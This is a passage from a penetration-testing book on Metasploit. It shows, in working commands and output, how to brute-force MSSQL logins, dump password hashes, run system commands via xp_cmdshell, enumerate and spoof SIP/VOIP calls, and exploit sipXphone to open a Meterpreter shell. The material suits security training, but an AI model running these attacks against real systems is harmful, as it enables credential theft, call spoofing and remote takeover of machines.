Let's load the module and analyze the results:

```
msf > use auxiliary/scanner/mssql/mssql_login
msf auxiliary(mssql_login) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf auxiliary(mssql_login) > run

[*] 192.168.65.1:1433 - MSSQL - Starting authentication scanner.
[*] 192.168.65.1:1433 MSSQL - [1/2] - Trying username:'sa' with password:''
[+] 192.168.65.1:1433 - MSSQL - successful login 'sa' : ''
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_login) >
```

As soon as we run this module, it tests for the default credentials at the very first step, that is, with the username `sa` and password as blank, and found that the login was successful. Therefore, we can conclude that default credentials are still being used. Additionally, we must try testing for more credentials if in case the `sa` account is not immediately found. In order to achieve this, we will set the `USER_FILE` and `PASS_FILE` parameters with the name of the files that contain dictionaries to brute force the username and password of the DBMS:

```
msf > use auxiliary/scanner/mssql/mssql_login
msf auxiliary(mssql_login) > show options

Module options (auxiliary/scanner/mssql/mssql_login):
Name          Current Setting  Required  Description
----          -----          -----      -----
BLANK_PASSWORDS    true           no        Try blank passwords for all users
BRUTEFORCE_SPEED   5             yes       How fast to bruteforce, from 0 to 5
PASSWORD          no            no        A specific password to authenticate with
PASS_FILE          no            no        File containing passwords, one per line
RHOSTS            yes           yes      The target address range or CIDR identifier
RPORT              1433          yes       The target port
STOP_ON_SUCCESS    false          yes      Stop guessing when a credential works for a host
THREADS            1             yes       The number of concurrent threads
USERNAME           sa            no        A specific username to authenticate as
USERPASS_FILE      no            no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS        true          no        Try the username as the password for all users
USER_FILE           no            no        File containing usernames, one per line
USE_WINDOWS_AUTHENT  false          yes      Use windows authentication
VERBOSE            true          yes       Whether to print output for all attempts
```

Let's set the required parameters, which are the `USER_FILE` list, the `PASS_FILE` list, and `RHOSTS` for running this module successfully as follows:

```
msf auxiliary(mssql_login) > set USER_FILE user.txt
USER_FILE => user.txt
msf auxiliary(mssql_login) > set PASS_FILE pass.txt
PASS_FILE => pass.txt
msf auxiliary(mssql_login) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf auxiliary(mssql_login) >
```

Running this module against the target database server, we will have the output similar to the following screen:

```
[*] 192.168.65.1:1433 MSSQL - [02/36] - Trying username:'sa' with password:''
[+] 192.168.65.1:1433 - MSSQL - successful login 'sa' : ''
[*] 192.168.65.1:1433 MSSQL - [03/36] - Trying username:'nipun' with password:''
[-] 192.168.65.1:1433 MSSQL - [03/36] - failed to login as 'nipun'
[*] 192.168.65.1:1433 MSSQL - [04/36] - Trying username:'apex' with password:''
[-] 192.168.65.1:1433 MSSQL - [04/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [05/36] - Trying username:'nipun' with password:'nipun'
[-] 192.168.65.1:1433 MSSQL - [05/36] - failed to login as 'nipun'
[*] 192.168.65.1:1433 MSSQL - [06/36] - Trying username:'apex' with password:'apex'
[-] 192.168.65.1:1433 MSSQL - [06/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [07/36] - Trying username:'nipun' with password:'12345'
[+] 192.168.65.1:1433 - MSSQL - successful login 'nipun' : '12345'
[*] 192.168.65.1:1433 MSSQL - [08/36] - Trying username:'apex' with password:'12345'
[-] 192.168.65.1:1433 MSSQL - [08/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [09/36] - Trying username:'apex' with password:'123456'
[-] 192.168.65.1:1433 MSSQL - [09/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [10/36] - Trying username:'apex' with password:'18101988'
[-] 192.168.65.1:1433 MSSQL - [10/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [11/36] - Trying username:'apex' with password:'12121212'
[-] 192.168.65.1:1433 MSSQL - [11/36] - failed to login as 'apex'
```

As we can see from the preceding result, we have two entries that correspond to the successful login of the user in the database. We found a default user,`sa`, with a blank password, and another user,`nipun`, whose password is `12345`.

Locating/capturing server passwords

We know that we have two users: sa and nipun. Let's supply one of them and try finding the other user credentials. We can achieve this with the help of the `mssql_hashdump` module. Let's check its working and investigate all other hashes on its successful completion:

```
msf > use auxiliary/scanner/mssql/mssql_hashdump
msf auxiliary(mssql_hashdump) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf auxiliary(mssql_hashdump) > show options

Module options (auxiliary/scanner/mssql/mssql_hashdump):
Name          Current Setting  Required  Description
----          -----          ----- 
PASSWORD      no             no        The password for the specified username
RHOSTS        192.168.65.1   yes       The target address range or CIDR identifier
RPORT         1433           yes       The target port
THREADS       1              yes       The number of concurrent threads
USERNAME      sa             no        The username to authenticate as
USE_WINDOWS_AUTHENT false          yes       Use windows authentication (requires DOMAIN option set)

msf auxiliary(mssql_hashdump) > run

[*] Instance Name: nil
[+] 192.168.65.1:1433 - Saving mssql05.hashes = sa:0100937f739643eebf33bc464cc6ac8d2fd70f31c6d5c8ee270
[+] 192.168.65.1:1433 - Saving mssql05.hashes = ##MS_PolicyEventProcessingLogin##:01003869d680adf63db291c6737f1efb8e4a481b02284215913f
[+] 192.168.65.1:1433 - Saving mssql05.hashes = ##MS_PolicyTsqlExecutionLogin##:01008d22a249df5ef3b79ed321563a1dc0dc9fc5ff954d2d0f
[+] 192.168.65.1:1433 - Saving mssql05.hashes = nipun:01004bd5331c2366db85cb0de6eaf12ac1c91755b11660358067
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_hashdump) > █
```

As we can see clearly that, we have gained access to the password hashes for other accounts on the database server. We can now crack them using a third-party tool and can elevate or gain access to other databases and tables as well.

Browsing SQL server

We found the users and their corresponding passwords in the previous section. Let's now log in to the server and gather important information about the database server, such as stored procedures, the number and name of the databases, Windows groups that can log in into the database server, the files in the database, and the parameters.

The module that we are going to use for this purpose is `mssql_enum`. Let's see how we can run this module on the target database:

```
msf > use auxiliary/admin/mssql/mssql_enum
msf auxiliary(mssql_enum) > show options

Module options (auxiliary/admin/mssql/mssql_enum):

Name          Current Setting  Required  Description
----          -----          -----      -----
PASSWORD      -----          no        The password for the specified username
Proxies       -----          no        Use a proxy chain
RHOST         -----          yes       The target address
RPORT         1433           yes       The target port
USERNAME      sa             no        The username to authenticate as
USE_WINDOWS_AUTHENT false        yes        Use windows authentication (requires DOMAIN option set)

msf auxiliary(mssql_enum) > set USERNAME nipun
USERNAME => nipun
msf auxiliary(mssql_enum) > set password 123456
password => 123456
msf auxiliary(mssql_enum) > run
```

After running the `mssql_enum` module, we will be able to gather a lot of information about the database server. Let's see what kind of information it presents:

```
msf auxiliary(mssql_enum) > set RHOST 192.168.65.1
RHOST => 192.168.65.1
msf auxiliary(mssql_enum) > run

[*] Running MS SQL Server Enumeration...
[*] Version:
[*]     Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)
[*]         Jul  9 2008 14:43:34
[*]             Copyright (c) 1988-2008 Microsoft Corporation
[*]                 Developer Edition on Windows NT 6.2 <X86> (Build 9200: )
[*] Configuration Parameters:
[*]     C2 Audit Mode is Not Enabled
[*]     xp_cmdshell is Enabled
[*]     remote access is Enabled
[*]     allow updates is Not Enabled
[*]     Database Mail XPs is Not Enabled
[*]     Ole Automation Procedures are Enabled
[*] Databases on the server:
[*]     Database name:master
[*]     Database Files for master:
[*]         C:\Program Files\Microsoft SQL Server\MSSQL10.MSSQLSERVER\MSSC
|\DATA\master.mdf
```

As we can see, the module presents us with almost all the information about the database server, such as stored procedures, name, and the number of databases present, disabled accounts, and so on.

We will also see, in the upcoming *Reloading the xp_cmdshell functionality* section, that we can bypass some disabled stored procedures. In addition, procedures such as `xp_cmdshell` can lead to the compromise of the entire server. We can see in the previous screenshot that `xp_cmdshell` is enabled on the server. Let's see what other information the `mssql_enum` module has got for us:

```
[*] System Admin Logins on this Server:  
[*]   sa  
[*]   NT AUTHORITY\SYSTEM  
[*]   NT SERVICE\MSSQLSERVER  
[*]   win8\Nipun  
[*]   NT SERVICE\SQLSERVERAGENT  
[*]   nipun  
[*] Windows Logins on this Server:  
[*]   NT AUTHORITY\SYSTEM  
[*]   win8\Nipun  
[*] Windows Groups that can logins on this Server:  
[*]   NT SERVICE\MSSQLSERVER  
[*]   NT SERVICE\SQLSERVERAGENT  
[*] Accounts with Username and Password being the same:  
[*]   No Account with its password being the same as its username was found.  
[*] Accounts with empty password:  
[*]   sa  
[*] Stored Procedures with Public Execute Permission found:  
[*]   sp_replsetsyncstatus  
[*]   sp_replcounters  
[*]   sp_replsendtoqueue  
[*]   sp_resyncexecutesql  
[*]   sp_prepexecrpc  
[*]   sp_repltrans  
[*]   sp_xml_preparedocument  
[*]   xp_qv  
[*]   xp_getnetname  
[*]   sp_releaseschemalock  
[*]   sp_refreshview  
[*]   sp_replcmds  
[*]   sp_unprepare  
[*]   sp_resyncprepare
```

It presented us with a lot of information, as we can see in the preceding screenshot. This includes a list of stored procedures, accounts with an empty password, window logins for the database, and admin logins.

Post-exploiting/executing system commands

After gathering enough information about the target, let's perform some post-exploitation on the target database. To achieve post-exploitation, we have two different modules that can be very handy. The first one is `mssql_sql`, which will allow us to run SQL queries on to the database, and the second one is `mssql_exec`, which will allow us to run system-level commands by enabling the `xp_cmdshell` procedure if in case its disabled.

Reloading the `xp_cmdshell` functionality

The `mssql_exec` module will try running the system-level commands by reloading the disabled `xp_cmdshell` functionality. This module will require us to set the `CMD` option to the system command that we want to execute. Let's see how it works:

```
msf > use auxiliary/admin/mssql/mssql_exec
msf auxiliary(mssql_exec) > set CMD 'ipconfig'
CMD => ipconfig
msf auxiliary(mssql_exec) > run

[*] 202.165.236.2:1433 - The server may have xp_cmdshell disabled, trying to enable it...
[*] 202.165.236.2:1433 - SQL Query: EXEC master..xp_cmdshell 'ipconfig'
```

As soon as we finish running the `mssql_exec` module, the results will flash onto the screen, as shown in the following screenshot:

```
Connection-specific DNS Suffix . : 
Connection-specific DNS Suffix . : 
Default Gateway . . . . . : 192.168.43.1 
IPv4 Address. . . . . : 192.168.19.1 
IPv4 Address. . . . . : 192.168.43.240 
IPv4 Address. . . . . : 192.168.56.1 
IPv4 Address. . . . . : 192.168.65.1 
Link-local IPv6 Address . . . . : fe80::59c2:8146:3f3d:6634%26 
Link-local IPv6 Address . . . . : fe80::9ab:3741:e9f0:b74d%12 
Link-local IPv6 Address . . . . : fe80::9dec:d1ae:5234:bd41%24 
Link-local IPv6 Address . . . . : fe80::c83f:ef41:214b:bc3e%21 
Media State . . . . . : Media disconnected 
Media State . . . . . : Media disconnected 
Media State . . . . . : Media disconnected 
Media State . . . . . : Media disconnected 
Media State . . . . . : Media disconnected 
Media State . . . . . : Media disconnected 
Media State . . . . . : Media disconnected 
Media State . . . . . : Media disconnected 
Media State . . . . . : Media disconnected 
Subnet Mask . . . . . : 255.255.255.0 
Subnet Mask . . . . . : 255.255.255.0 
Subnet Mask . . . . . : 255.255.255.0 
Subnet Mask . . . . . : 255.255.255.0
```

The resultant window clearly shows the successful execution of the system command against the target database server.

Running SQL-based queries

We can also run SQL-based queries against the target database server using the `mssql_sql` module. Setting the `SQL` option to any valid database query will execute it as shown in the following screenshot:

```
msf > use auxiliary/admin/mssql/mssql_sql
msf auxiliary(mssql_sql) > run

[*] SQL Query: select @@version
[*] Row Count: 1 (Status: 16 Command: 193)

NULL
-----
Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)
Jul 9 2008 14:43:34
Copyright (c) 1988-2008 Microsoft Corporation
Developer Edition on Windows NT 6.2 <X86> (Build 9200: )

[*] Auxiliary module execution completed
msf auxiliary(mssql_sql) > █
```

We set the `SQL` parameter to `select @@version`. The database server executed the query successfully and we got the version of the database.

Therefore, following the preceding procedures, we can test out various databases for vulnerabilities using Metasploit.



Refer to an excellent resource on testing MySQL at <http://pentestlab.wordpress.com/2012/07/27/attacking-mysql-with-metasploit/>.

Testing VOIP services

Let's now focus on testing VOIP-enabled services and see how we can check for various flaws that might affect VOIP services.

VOIP fundamentals

Voice Over Internet Protocol (VOIP) is a much less costly technology when compared to the traditional telephonic services. VOIP provides much more flexibility than the traditional ones in terms of telecommunication and offers various features, such as multiple extensions, caller ID services, logging, recording of each call made, and so on. Various companies have launched their **Private Branch eXchange (PBX)** on IP-enabled phones.

The traditional and the present telephonic systems are still vulnerable to interception through physical access, so that if an attacker alters the connection of a phone line and attaches their transmitter, they will be able to make and receive calls to the victim's device and enjoy Internet and fax services.

However, in the case of VOIP services, we can compromise security without going on to the wires. Nevertheless, attacking VOIP services is a tedious task if you do not have basic knowledge of how it works. This section sheds light on how we can compromise VOIP in a network without intercepting the wires.

An introduction to PBX

PBX is a cost-effective solution to telephony services in small and medium sized companies. This is because it provides much more flexibility and intercommunication between the company cabins and floors. A large company may also prefer PBX because connecting each telephone line to the external line becomes very cumbersome in large organizations. PBX includes the following:


- Telephone trunk lines that terminate at the PBX
- A computer that manages all the switching of calls within the PBX and in and out of it
- The network of communication lines within the PBX
- A console or switchboard for a human operator

Types of VOIP services

We can classify VOIP technologies into three different types. Let's see what they are.

Self-hosted network


In this type of network, a PBX is installed at the client's site and is further connected to an **Internet Service Provider (ISP)**. This type of network generally sends VOIP traffic flows through numerous virtual LANs to the PBX device, which then sends it to the **Public Switched Telephone Network (PSTN)** for circuit switching and the ISP of the Internet connection as well. The following diagram demonstrates this network well:



Hosted services

In the hosted services-type VOIP technology, there is no PBX at the client's premises. However, all the devices at the client's premises connect to the PBX of the service provider via the Internet, that is, via **Session Initiation Protocol (SIP)** lines using IP/VPN technologies.

Let's see how this technology works with the help of the following diagram:



SIP service providers

Many SIP service providers on the Internet provide connectivity for softphones, which can be used directly to enjoy VOIP services. In addition, we can use any client softphone to access the VOIP services, such as Xlite, as shown in the following screenshot:



Fingerprinting VOIP services

We can fingerprint VOIP devices over a network using the SIP scanner modules built into Metasploit. A commonly known SIP scanner is the **SIP endpoint scanner** that is built into Metasploit. We can use this scanner to identify devices that are SIP enabled on a network by issuing the request for options from various SIP services.

Let's carry on with scanning VOIP using the options auxiliary module under /auxiliary/scanner/sip and analyze the results. The target here is a Windows XP system with the Asterisk PBX VOIP client running. We start by loading the auxiliary module for scanning SIP services over a network, as shown in the following screenshot:

```
msf > use auxiliary/scanner/sip/options
msf auxiliary(options) > show options

Module options (auxiliary/scanner/sip/options):

Name      Current Setting  Required  Description
-----  -----  -----
BATCHSIZE  256          yes       The number of hosts to probe in each se
t
CHOST           no        The local client address
CPORT          5060        no        The local client port
RHOSTS          yes       The target address range or CIDR identi
fier
RPORT          5060        yes      The target port
THREADS         1          yes      The number of concurrent threads
T0             nobody      no       The destination username to probe at ea
ch host
```

We can see that we have plenty of options that we can use with the auxiliary/scanner/sip/options auxiliary module. We need to configure only the RHOSTS option. However, for a large network, we can define the IP ranges with the **Classless Inter Domain Routing (CIDR)** identifier. Once run, the module will start scanning for IPs that may be using SIP services. Let's run this module, as follows:

```
msf auxiliary(options) > set RHOSTS 192.168.65.1/24
RHOSTS => 192.168.65.1/24
msf auxiliary(options) > run

[*] 192.168.65.128 sip:nobody@192.168.65.0 agent='TJUQBGY'
[*] 192.168.65.128 sip:nobody@192.168.65.128 agent='hAG'
[*] 192.168.65.129 404 agent='Asterisk PBX' verbs='INVITE, ACK, CANCEL, OPTIONS,
BYE, REFER, SUBSCRIBE, NOTIFY'
[*] 192.168.65.128 sip:nobody@192.168.65.255 agent='68T9c'
[*] 192.168.65.129 404 agent='Asterisk PBX' verbs='INVITE, ACK, CANCEL, OPTIONS,
BYE, REFER, SUBSCRIBE, NOTIFY'
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(options) > █
```

As we can see clearly, when this module runs, it returns a lot of information related to the IPs, which are using SIP services. This information contains an agent denoting the name and version of the PBX and verbs, which define the types of request supported by the PBX. Hence, we can use this module to gather a lot of knowledge about the SIP services on the network.

Scanning VOIP services

After finding out information about the various option requests supported by the target, Let's now scan and enumerate users for the VOIP services using another Metasploit module, that is, auxiliary/scanner/sip/enumerator. This module will scan for VOIP services over a target range and will try to enumerate its users. Let's see how we can achieve this:

```
msf auxiliary(enumarator) > show options

Module options (auxiliary/scanner/sip/enumarator):

Name      Current Setting  Required  Description
-----  -----  -----
BATCHSIZE  256          yes        The number of hosts to probe in each set
CHOST      192.168.65.128 no         The local client address
CPORT      5060          no         The local client port
MAXEXT    9999          yes        Ending extension
METHOD     REGISTER       yes        Enumeration method to use OPTIONS/REGISTER
MINEXT    0              yes        Starting extension
PADLEN    4              yes        Cero padding maximum length
RHOSTS    192.168.65.128 yes        The target address range or CIDR identifier
RPORT      5060          yes        The target port
THREADS   1              yes        The number of concurrent threads
```

We have the preceding options to use with this module. We will set some of the following options in order to run this module successfully:

```
msf auxiliary(enumarator) > set MINEXT 3000
MINEXT => 3000
msf auxiliary(enumarator) > set MAXEXT 3005
MAXEXT => 3005
msf auxiliary(enumarator) > set PADLEN 4
PADLEN => 4
```

As we can see, we have set the MAXEXT, MINEXT, PADLEN, and RHOSTS options.

In the enumerator module used in the preceding screenshot, we defined MINEXT and MAXEXT as 3000 and 3005 respectively. MINEXT is the extension number to start a search from and MAXEXT refers to the last extension number to complete the search on. These options can be set for a very large range, such as MINEXT to 0 and MAXEXT to 9999 to find out the various users using VOIP services on extension number 0 to 9999.

Let's run this module on a target range by setting the RHOSTS variable to the CIDR value as follows:

```
msf auxiliary(enumerator) > set RHOSTS 192.168.65.0/24
RHOSTS => 192.168.65.0/24
```

Setting RHOSTS as 192.168.65.0/24 will scan the entire subnet. Now, let's run this module and see what output it presents:

```
msf auxiliary(enumerator) > run

[*] Found user: 3000 <sip:3000@192.168.65.129> [Open]
[*] Found user: 3001 <sip:3001@192.168.65.129> [Open]
[*] Found user: 3002 <sip:3002@192.168.65.129> [Open]
[*] Found user: 3000 <sip:3000@192.168.65.255> [Open]
[*] Found user: 3001 <sip:3001@192.168.65.255> [Open]
[*] Found user: 3002 <sip:3002@192.168.65.255> [Open]
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

This search returned many users using SIP services. In addition, the effect of MAXEXT and MINEXT only scanned the users from the extensions 3000 to 3005. An extension can be thought of as a common address for a number of users in a particular network.

Spoofing a VOIP call

Having gained enough knowledge about the various users using SIP services, let's try making a fake call to the user using Metasploit. While considering a user running sipXphone 2.0.6.27 on a Windows XP platform, let's send the user a fake invite request using the auxiliary/voip/sip_invite_spoof module as follows:

```
msf > use auxiliary/voip/sip_invite_spoof
msf auxiliary(sip_invite_spoof) > show options

Module options (auxiliary/voip/sip_invite_spoof):

Name      Current Setting      Required  Description
----      -----              ----- 
DOMAIN                no        Use a specific SIP domain
EXTENSION  4444            no        The specific extension or name to target
MSG       The Metasploit has you yes      The spoofed caller id to send
RHOSTS    192.168.65.129     yes      The target address range or CIDR identifier
RPORT     5060            yes      The target port
SRCADDR   192.168.1.1        yes      The sip address the spoofed call is coming from
THREADS   1               yes      The number of concurrent threads

msf auxiliary(sip_invite_spoof) > back
msf > use auxiliary/voip/sip_invite_spoof
msf auxiliary(sip_invite_spoof) > set RHOSTS 192.168.65.129
RHOSTS => 192.168.65.129
msf auxiliary(sip_invite_spoof) > set EXTENSION 4444
EXTENSION => 4444
```

We will set the RHOSTS option with the IP address of the target and EXTENSION as 4444 for the target. Let's keep SRCADDR to 192.168.1.1, which will spoof the address source making the call.

Therefore, let's now run the module as follows:

```
msf auxiliary(sip_invite_spoof) > run

[*] Sending Fake SIP Invite to: 4444@192.168.65.129
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Let's see what is happening on the victim's side as follows:



We can clearly see that the softphone is ringing, displaying the caller as **192.168.1.1**, and displaying the predefined message from Metasploit as well.

Exploiting VOIP


In order to gain complete access to the system, we can try exploiting the softphone software as well. From the previous scenarios, we have the target's IP address. Let's scan and exploit it with Metasploit. However, there are specialized VOIP scanning tools available within Kali operating systems that are specifically designed to test VOIP services only.

The following is a list of tools that we can use to exploit VOIP services:

- Smap
- Sipscan
- Sipsak
- Voipong
- Svmmap

Coming back to the exploitation part, we have some of the exploits in Metasploit that can be used on softphones. Let's look at an example of this.

The application that we are going to exploit here is sipXphone version 2.0.6.27. This application's interface may look similar to the following screenshot:



About the vulnerability

The vulnerability lies in the handling of the Cseq value by the application. Sending an overlong string causes the application to crash and in most cases, it will allow the attacker to run malicious code and gain access to the system.

Exploiting the application

Let's now exploit the sipXphone version 2.0.6.27 application with Metasploit. The exploit that we are going to use here is `exploit/windows/sip/sipxphone_cseq`. Let's load this module into Metasploit and set the required options:

```
msf > use exploit/windows/sip/sipxphone_cseq
msf exploit(sipxphone_cseq) > set RHOST 192.168.65.129
RHOST => 192.168.65.129
msf exploit(sipxphone_cseq) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(sipxphone_cseq) > set LHOST 192.168.65.128
LHOST => 192.168.65.128
msf exploit(sipxphone_cseq) > exploit
```

We need to set the values for RHOST, LHOST, and payload. As everything is now set, Let's exploit the target application as follows:

```
msf exploit(sipxphone_cseq) > exploit
[*] Started bind handler
[*] Trying target SIPfoundry sipXphone 2.6.0.27 Universal...
[*] Sending stage (752128 bytes) to 192.168.65.129
[*] Meterpreter session 2 opened (192.168.65.128:42522 -> 192.168.65.129:4444) at 2013-09-05 15:27:57 +0530
meterpreter >
```

Voila! We got the meterpreter in no time at all. Hence, exploiting VOIP can be easy in cases of software-based bugs with Metasploit. However, when testing VOIP devices and other service-related bugs, we can use third-party tools for effective testing.

A great resource for testing VOIP can be found at <http://www.viproj.com>.



Summary

In this chapter, we have seen several exploitation and penetration testing scenarios that we can perform using various services, such as databases, VOIP, and SCADA. Throughout this chapter, we learned about SCADA and its fundamentals. We saw how we can gain a variety of information about a database server and how to gain complete control over it. We also saw how we could test VOIP services by scanning the network for VOIP clients and spoofing VOIP calls as well.

In the next chapter, we will see how we can perform a complete penetration test using Metasploit and integration of various other popular scanning tools used in penetration testing in Metasploit. We will cover how to proceed systematically while carrying out penetration testing on a given subject.

18

Virtual Test Grounds and Staging

"A chef needs good ingredients to make his best dish, so does a Penetration Test, which need the best of everything to taste a success" - Binoy Koshy, Cyber Security Expert

We have covered a lot in the past few chapters. It is now time to test all the methodologies that we have covered throughout this book, along with various other popular testing tools, and see how we can easily perform penetration testing and vulnerability assessments over the target network, website, or other services using industry leading tools within Metasploit.

During the course of this chapter, we will look at various methods for testing and cover the following topics:

- Using Metasploit along with the industry's various other penetration testing tools
- Importing the reports generated from various tools and different formats into the Metasploit framework

